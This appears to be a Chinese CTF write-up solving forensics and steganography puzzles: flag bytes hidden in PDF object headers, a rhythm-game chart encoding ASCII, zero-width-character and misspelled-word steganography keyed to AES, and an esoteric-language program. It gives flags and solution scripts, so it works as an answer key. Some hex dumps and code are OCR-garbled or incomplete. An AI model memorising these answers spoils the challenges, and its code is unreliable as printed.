
### 魔法信息

下载附件得到一个流量包，在tcp.stam eq 20中可以发现有一个zip数据






将zip保存下来，压缩包数据有问题，一直报错。用360和bandzip都解压不了，用7z和winrar可以解压，但解压出来的pdf数据也有问题，打不开







这里尝试用010editor打开看看有什么问题，发现了神奇的东西

起始页 x eeeee.pdf x

```

0000|000h: 25 50 44 46 2D 31 2E 37 0A 25 81 81 81 81 0A 0A %PDF-1.7.%.....
0000|010h: 35 20 30 20 6F 62 6A 0A 3C 3C 0A 2F 46 69 6C 74 5 0 obj.<<./Filt
0000|020h: 65 72 20 2F 46 6C 61 74 65 44 65 63 6F 64 65 0A er /FlateDecode.
0000|030h: 2F 4C 65 6E 67 74 68 20 35 32 30 0A 3E 3E 0A 73 /Length 520.>>.s
0000|040h: 74 72 65 61 6D 0A 78 9C ED DD CB 6A DB 40 00 85 tream.xœiYĚjŮ@...
0000|050h: E1 BD 9E 62 D6 85 2A 73 D3 48 82 12 68 68 9A 75 á½žbÖ...*sÓH,.hhšü
0000|060h: 8B A0 0F 50 DA 40 21 85 26 EF 0F 1D 49 BD 64 D1 < .PŪ@!...&i..I½dÑ
0000|070h: 72 BC 2B A7 FC B1 3F 2C 1B 5B 76 CC BF 39 2B 8F r¼+$Ū±?,.[vİ¿9+.
0000|080h: B9 AC C7 5F 88 FD F2 72 7C 76 77 A9 69 5C D3 BA 1-Ç_`yòr|vwøi\Ō°
0000|090h: 2E E1 E3 C3 F0 6D 48 39 8E 4B 29 25 2F E1 D9 61 .ääÄðmH9ZK)%/áŪa
  
```

模板结果 - PDF.bt ↻


名称	值	开始	大小	颜色
> struct PDFHeader sPDFHeader		0h	9h	Fg: Bg:
> struct PDFComment sPDFComment		9h	7h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[0]	5 0 obj << /Filter /FlateDecode /Length 520 ...	10h	251h	Fg: Bg:
> struct PDFObj sPDFObj[1]	7 0 obj << /Filter /FlateDecode /Length 493 ...	261h	236h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[2]	9 0 obj << /Filter /FlateDecode /Length 500 ...	497h	23Dh	Fg: Bg:
> struct PDFObj sPDFObj[3]	11 0 obj <<D/Filter /FlateDecode /Length 494...	6D4h	238h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[4]	13 0 obj <<A/Filter /FlateDecode /Length 497...	90Ch	23Bh	Fg: Bg:
> struct PDFObj sPDFObj[5]	15 0 obj <<S/Filter /FlateDecode /Length 496 ...	B47h	23Ah	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[6]	17 0 obj <<C/Filter /FlateDecode /Length 503 ...	D81h	241h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[7]	19 0 obj <<T/Filter /FlateDecode /Length 489 ...	FC2h	233h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[8]	21 0 obj <<F/Filter /FlateDecode /Length 503 ...	11F5h	241h	Fg: Bg:
> struct PDFObj sPDFObj[9]	23 0 obj <</Filter /FlateDecode /Length 488 ...	1436h	232h	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[10]	25 0 obj <<2/Filter /FlateDecode /Length 501 ...	1668h	23Fh	Fg: Bg:
> struct PDFObj sPDFObj[11]	27 0 obj <<5/Filter /FlateDecode /Length 483 ...	18A7h	22Dh	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[12]	29 0 obj <<d/Filter /FlateDecode /Length 493 ...	1AD4h	237h	Fg: Bg:
> struct PDFObj sPDFObj[13]	31 0 obj <<a/Filter /FlateDecode /Length 482...	1D0Bh	22Dh	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[14]	33 0 obj <<5Filter /FlateDecode /Length 496 ...	1F38h	239h	Fg: Bg:
> struct PDFObj sPDFObj[15]	35 0 obj <<0/Filter /FlateDecode /Length 483 ...	2171h	22Dh	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[16]	37 0 obj <<b/Filter /FlateDecode /Length 493 ...	239Eh	237h	Fg: Bg:
> struct PDFObj sPDFObj[17]	39 0 obj <<7/Filter /FlateDecode /Length 483 ...	25D5h	22Dh	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[18]	41 0 obj <<9/Filter /FlateDecode /Length 497 ...	2802h	23Bh	Fg: Bg:
> struct PDFObj sPDFObj[19]	43 0 obj <<9/Filter /FlateDecode /Length 484 ...	2A3Dh	22Eh	Fg: Bg: <span style="background-color: yellow;"> </span>
> struct PDFObj sPDFObj[20]	45 0 obj <<3/Filter /FlateDecode /Length 497 ...	2C6Bh	23Bh	Fg: Bg:
> struct PDFObj sPDFObj[21]	47 0 obj <<c/Filter /FlateDecode /Length 486 ...	2EA6h	230h	Fg: Bg: <span style="background-color: yellow;"> </span>

在pdf数据块里直接就可以看到flag，可能这就是报错原因吧，将数据块从‘DASCTF{’到‘}’的所有数据全部提取出来，即可得到flag

## 阴游大师

一个Malody音游题，可以直接百度搜索，在官网上下载windows版本

游玩过程中，或者在游戏中可以很明显的发现，在正常游戏的九条数据外，最右边有多出的数据，这作为正常游戏肯定是没有的，故块地方肯定有做了加密的地方。



先写个脚本提取一下每个通道的数据，修改后缀为zip，在mc文件内就可以发现json保存的数据格式，其中就有音游过程顺序，做一下json美化，可以看的更清楚哦

```
{
  "beat": [
    4,
    2,
    4
  ],
  "column": 1
},
{
  "beat": [
    5,
    2,
    4
  ],
  "column": 3
},
{
  "beat": [
    6,
    0,
    4
  ],
  "column": 6
}
{
  "beat": [
    6,
    2
```

脚本如下：

```
import json
fp = open('mcz.txt', 'r')
data = fp.read()
json1 = json.loads(data)
note = json1['note']
for i in note:
    print(i['column'], end='')
```

得到：



**Input**

start: 119    length: 130  
 end: 122     lines: 1  
 length: 3

+ 📁 📄 🗑️ ☰

```

68 65 83 67 84 70 123 87 111 119 95 121 48 117 95 65 114 101 95 109 117 115 105 99 95 103 97 109
101 95 109 97 115 116 101 114 125
          
```

---

**Output**

time: 1ms  
 length: 37  
 lines: 1

📄 📄 📄 ↶ 🖼️

```

DASCTF{Wow_y0u_Are_music_game_master}
          
```

## 英语不好的魔法少女

下载附件得到一个png图片，发现有一个tpWj数据块，里面是一个stego\_text.txt

起始页
dir.png x

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0007 110h:	BB	22	02	A3	10	20	AC	51	26	E9	1E	08	4C	40	80	B0	»".f. -Q&é..L@€°
0007 120h:	26	18	B2	2B	22	30	0A	01	C2	1A	65	92	EE	81	C0	04	&.²+"0..Ä.e'î.Ä.
0007 130h:	04	08	6B	82	21	BB	22	02	A3	10	20	AC	51	26	E9	1E	..k,!»".f. -Q&é.
0007 140h:	08	4C	40	80	B0	26	18	B2	2B	22	30	0A	01	C2	1A	65	.L@€°&.²+"0..Ä.e
0007 150h:	92	EE	81	C0	04	04	08	6B	82	21	BB	22	02	A3	10	20	'i.Ä...k,!»".f.
0007 160h:	AC	51	26	E9	1E	08	4C	40	80	B0	26	18	B2	2B	22	30	-Q&é..L@€°&.²+"0
0007 170h:	0A	01	C2	1A	65	92	EE	81	C0	04	04	08	6B	82	21	BB	..Ä.e'î.Ä...k,!»
0007 180h:	22	02	A3	10	20	AC	51	26	E9	1E	08	4C	40	80	B0	26	".f. -Q&é..L@€°&
0007 190h:	18	B2	2B	22	30	0A	01	C2	1A	65	92	EE	81	C0	04	04	.²+"0..Ä.e'î.Ä..
0007 1A0h:	08	6B	82	21	BB	22	02	A3	10	F8	37	36	8E	45	DC	0B	.k,!»".f.ø76ŽËÜ.
0007 1B0h:	8A	20	81	00	00	D0	A8	74	70	57	6A	7B	22	6E	61	6D	S...Đ"tpWj{"nam
0007 1C0h:	65	22	3A	22	73	74	65	67	6F	5F	74	65	78	74	2E	74	e":"stego_text.t
0007 1D0h:	78	74	22	2C	22	6D	69	6D	65	22	3A	22	74	65	78	74	xt","mime":"text
0007 1E0h:	2F	70	6C	61	69	6E	22	7D	00	65	6E	67	69	6E	65	73	/plain"}.engine
0007 1F0h:	0A	66	6F	72	67	65	74	0A	61	72	72	61	79	0A	64	69	.forget.array.di
0008 000h:	73	63	75	73	73	65	64	0A	61	63	63	75	72	61	74	6D	scussed accuratm
0008 010h:	0A	73	74	65	70	68	65	6E	0A	65	6C	69	7A	61	62	65	.stephen.elizabe
0008 020h:	74	68	0A	63	6C	69	6D	61	74	65	0A	72	65	73	65	72	th.climate.reser
0008 030h:	76	61	74	69	6F	6E	73	0A	70	69	6E	0A	70	6C	61	79	vations.pin.play
0008 040h:	73	74	61	74	69	6F	6E	0A	61	6C	63	6F	68	6F	6C	0A	station.alcohol.
0008 050h:	67	72	65	65	6B	0A	69	6E	73	74	72	75	63	74	69	6F	greek.instructio

模板结果 - PNG.bt

名称	值	开始	大小	颜色	注释
struct PNG_SIGNATURE sig		0h	8h	Fg: Bg:	
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h	Fg: Bg:	
struct PNG_CHUNK chunk[1]	sRGB (Ancillary, Public, Unsafe to Copy)	21h	Dh	Fg: Bg:	
struct PNG_CHUNK chunk[2]	IDAT (Critical, Public, Unsafe to Copy)	2Eh	F85h	Fg: Bg:	
struct PNG_CHUNK chunk[3]	tpWj (Ancillary, Private, Safe to Copy)	FB3h	D0B4h	Fg: Bg:	
uint32 length	53416	FB3h	4h	Fg: Bg:	
union CTYPE type	tpWj	FB7h	4h	Fg: Bg:	
ubyte data[53416]		FB8h	D0A8h	Fg: Bg:	
uint32 crc	65EA553Dh	E063h	4h	Fg: Bg:	
struct PNG_CHUNK chunk[4]	IEND (Critical, Public, Unsafe to Copy)	E067h	Ch	Fg: Bg:	

用在线网站提取一下数据



得到文本文件，这里不能直接从数据块里复制粘贴，会文件异常

零宽字节解密一下，发现有一串密文

## Unicode Steganography with Zero-Width Characters

This is plain text steganography with zero-width characters of Unicode. Zero-width characters is inserted within the words.

JavaScript library is below.

[http://330k.github.io/misc\\_tools/unicode\\_steganography.js](http://330k.github.io/misc_tools/unicode_steganography.js)

### Text in Text Steganography Sample

Original Text:  (length: 51834)

```
engines
forget
array
discussed
accuratm
stephen
elizabeth
climate
reservations
pin
playstation
alcohol
```

Hidden Text:  (length: 64)

```
yjPW8R1z0og8HX3o6BcwTmveeyvED1CurJNTwPJeY/PMY0hHXVVKPLIn6isBRvL0
```

Encode »

« Decode

Steganography Text:  (length: 52346)

```
stockholm
tamil
garmin
ru
pose
fuzzy
indonesian
grams
therapist
richards
mrna
budgets
toolkit
promising
relaxation
goat
render
carmen
ira
sen
thereafter
hardwood
erotica
temporal
```

Download Stego Text as File

再回到一堆英文单词中，发现有一些很明显的单词拼写错误，比如accurate写成了accuratm

stego\_text.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

engines  
forget  
array  
discussed  
accuratm  
stephen  
elizabeth  
climate  
reservations  
pin  
playstation  
alcohol  
greek  
instruction  
managing



在github上找了一个比较全的单词表

<https://github.com/first20hours/google-10000-english/blob/master/google-10000-english.txt>

写一个脚本对照一下


```
fp = open('1.txt', 'r') # 题目表
fs = open('2.txt', 'r') # github表
tables = []
for line in fs:
    line = line.strip('\n')
    tables.append(line)
data = []
for line in fp:
    line = line.strip('\n')
    data.append(line)
for s in data:
    if s not in tables:
        print(s)
```

解得:



```
accuratm
extfnt
biks
equivalens
openev
sendinx
foumula
fecused
ree
journsy
threht
oparational
handbnok
sguthwest
```

发现错误的字母如下：

 775411.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

accuratm	m
extfnt	f
biks	s
equivalens	s
openev	v
sendinx	x
foumula	u
fecused	e
ree	e
journsy	s
threht	h
oparational	a
handbnok	n
sguthwest	g

fuzz一下发现两个s和两个e，重复了，需要做一下去重，最终实际得到

```
mfsvxueshang
```

将零宽得到的数据作为密文，单词错误字母作为key，最终解一个aes即可得到flag：







fuzz一下发现是starry语言

<https://blog.csdn.net/rednaxelafx/article/details/83363956>

可以转化成栈操作指令

Starry语言的源码语法是：

```
dup      : " +"
swap     : "  +"
rotate   : "   +"
pop      : "    +"
push     : 5个或以上个空格，后面接一个"+"; 空格数量减去5就是push的参数值

+        : "*"
-        : " *"
*        : "  *"
/        : "   *"
%        : "    *"

num_out  : "."
char_out : " ."

num_in   : ","
char_in  : " ,"

label    : 任意多个空格之后接一个"`"; 空格的个数是该标签的标识符
jump     : 任意多个空格之后接一个"'"; 空格的个数是跳转目标标签的标识符
```

写个脚本批量改为栈操作

```
import sys
fp = open('新建文本文档.txt')
data = fp.read()
fs = open('7754.txt', 'w')
sub = 0
for i in data:
    # print(i)
    if i == '\n':
        continue
    elif i == ' ':
        sub += 1
    elif i == '+':
        if sub == 1:
            fs.write('dup\n')
            sub = 0
        elif sub == 2:
            fs.write('swap\n')
            sub = 0
        elif sub == 3:
            fs.write('rotate\n')
            sub = 0
        elif sub == 4:
            fs.write('pop\n')
            sub = 0
        else:
            fs.write('push ' + str(sub-5) + '\n')
            sub = 0
    elif i == '*':
        if sub == 0:
            fs.write('+ \n')
```

```

    sub = 0
elif sub == 1:
    fs.write('-\n')
    sub = 0
elif sub == 2:
    fs.write('*\n')
    sub = 0
elif sub == 3:
    fs.write('/\n')
    sub = 0
elif sub == 4:
    fs.write('%\n')
    sub = 0
else:
    print('error!!!')
    sub = 0
    sys.exit()
elif i == '.':
    if sub == 0:
        fs.write('num_out\n')
    else:
        fs.write('char_out\n')
        sub = 0
else:
    print('error!!!!')
    sys.exit()
fp.close()
fs.close()

```

得到:

```

push 0 push 0 push 3 * push 1 + push 3 * push 0 + push 3 * push 2
+ push 3 * push 1 + push 3 * push 0 + + dup char_out push 0 push 3
* push 1 + push 3 * push 1 + push 3 * push 1 + push 3 * push 2
+ push 3 * push 0 + push 0 push 3 * push 1 + push 3 * push 0 +
push 3 * push 2 + push 3 * push 1 + push 3 * push 1 + push 0 p
ush 3 * push 1 + push 3 * push 0 + push 3 * push 1 + push 3 * p
ush 2 + push 3 * push 1 + push 0 push 3 * push 1 + push 3 * push
1 + push 3 * push 0 + push 3 * push 0 + push 3 * push 0 + char_o
ut char_out char_out dup char_out push 0 push 3 * push 1 + push 3 * push
2 + push 3 * push 2 + push 3 * push 0 + dup char_out push 0 push
3 * push 2 + push 3 * push 0 + push 3 * push 0 + push 3 * push
1 + push 0 push 3 * push 1 + push 3 * push 0 + push 3 * push 2
+ push 3 * push 0 + push 3 * push 2 + push 0 push 3 * push 1 +
push 3 * push 2 + push 3 * push 2 + push 3 * push 1 + push 0 push
3 * push 1 + push 3 * push 2 + push 3 * push 2 + push 3 * push
2 + char_out char_out char_out dup char_out push 0 push 3 * push 1 + pus
h 3 * push 2 + push 3 * push 1 + push 3 * push 1 + dup char_out
push 0 push 3 * push 1 + push 3 * push 2 + push 3 * push 1 + push
3 * push 2 + + dup char_out push 0 push 3 * push 1 + push 3 * pu
sh 2 + push 3 * push 1 + push 3 * push 0 + push 0 push 3 * push 1
+ push 3 * push 2 + push 3 * push 0 + push 3 * push 0 + push 0
push 3 * push 1 + push 3 * push 0 + push 3 * push 2 + push 3 *
push 0 + push 3 * push 2 + char_out char_out dup char_out push 0 push
3 * push 1 + push 3 * push 2 + push 3 * push 2 + push 3 * push
0 + + dup char_out push 0 push 3 * push 2 + push 3 * push 0 + pus
h 3 * push 0 + push 3 * push 2 + dup char_out push 0 push 3 * push

```

```
1 + push 3 * push 0 + push 3 * push 2 + push 3 * push 1 + push
3 * push 0 + push 0 push 3 * push 1 + push 3 * push 2 + push 3
* push 2 + push 3 * push 1 + push 0 push 3 * push 1 + push 3 *
push 2 + push 3 * push 0 + push 3 * push 0 + push 0 push 3 * push
1 + push 3 * push 2 + push 3 * push 1 + push 3 * push 0 + char
_out char_out char_out dup char_out push 0 push 3 * push 1 + push 3 * pu
sh 0 + push 3 * push 2 + push 3 * push 0 + push 3 * push 2 + du
p char_out push 0 push 3 * push 1 + push 3 * push 2 + push 3 * push
0 + push 3 * push 0 + push 0 push 3 * push 2 + push 3 * push 0
+ push 3 * push 0 + push 3 * push 0 + char_out dup char_out push 0
push 3 * push 1 + push 3 * push 2 + push 3 * push 0 + push 3 *
push 0 + push 0 push 3 * push 1 + push 3 * push 2 + push 3 * push
2 + push 3 * push 1 + push 0 push 3 * push 2 + push 3 * push 0
+ push 3 * push 0 + push 3 * push 0 + push 0 push 3 * push 2 +
push 3 * push 0 + push 3 * push 1 + push 3 * push 0 + push 0 pus
h 3 * push 2 + push 3 * push 0 + push 3 * push 0 + push 3 * pus
h 2 + char_out char_out char_out char_out dup char_out push 0 push 3 * push
1 + push 3 * push 0 + push 3 * push 2 + push 3 * push 0 + push
3 * push 2 + push 0 push 3 * push 1 + push 3 * push 0 + push 3
* push 2 + push 3 * push 0 + push 3 * push 0 + push 0 push 3 *
push 2 + push 3 * push 0 + push 3 * push 0 + push 3 * push 2 +
char_out char_out dup char_out push 0 push 3 * push 2 + push 3 * push 0
+ push 3 * push 0 + push 3 * push 1 + dup char_out push 0 push 3
* push 2 + push 3 * push 0 + push 3 * push 0 + push 3 * push 1
+ push 0 push 3 * push 1 + push 3 * push 0 + char_out dup char_out push 0 push
3 * push 1 + push 3 * push 0 + push 3 * push 2 + push 3 * push
1 + push 3 * push 0 + push 0 push 3 * push 1 + push 3 * push 2
+ push 3 * push 1 + push 3 * push 1 + push 0 push 3 * push 1 +
push 3 * push 2 + push 3 * push 2 + push 3 * push 2 + char_out char
_out dup char_out push 0 push 3 * push 2 + push 3 * push 0 + push 3
* push 1 + push 3 * push 0 + push 0 push 3 * push 1 + push 3 *
push 0 + push 3 * push 2 + push 3 * push 0 + push 3 * push 2 +
push 0 push 3 * push 1 + push 3 * push 2 + push 3 * push 1 + push
3 * push 0 + char_out char_out dup char_out push 0 push 3 * push 1 +
push 3 * push 1 + push 3 * push 1 + push 3 * push 2 + push 3 *
push 2 + dup char_out push 0 push 3 * push 1 + push 3 * push 1 +
push 3 * push 0 + push 3 * push 2 + push 3 * push 1 + - dup char
_out
```

注:

脚本实际是以换行隔开，这里为了能够全部显示，做了如下\n改为\t的操作，实际脚本还是为换行



```
C:\Users\34603\Desktop > 7754.txt
1  push 0
2  push 0
3  push 3
4  *
5  push 1
6  +
7  push 3
8  *
9  push 0
10 +
11 push 3
12 *
13 push 2
14 +
15 push 3
16 *
17 push 1
18 +
19 push 3
20 *
21 push 0
22 +
23 +
24 dup
25 char_out
26 push 0
27
```

然后对栈操作指令写一个脚本操作一下

```
import sys
fp = open('7754.txt', 'r')
data = []
for line in fp:
    line = line.strip('\n')
    if line[:4] == 'push':
        data.append(int(line.split(' ')[1]))
    elif line == '*':
        x = data[-1]
        y = data[-2]
        data = data[:-2]
        data.append(x * y)
    elif line == '+':
        x = data[-1]
        y = data[-2]
        data = data[:-2]
        data.append(x + y)
    elif line == 'dup':
        x = data[-1]
        data.append(x)
    elif line == 'char_out':
        x = data[-1]
        data = data[:-1]
        print(str(x) + ' ', end='')
    else:
        print('error!!!')
        sys.exit()
```

得到:

```
102 108 97 103 123 51 53 52 101 55 49 99 101 45 48 99 56 48 45 52 102 101 54 45 56 57 54 52 45 56 99 101 55 102
55 53 49 102 48 101 57 125
```

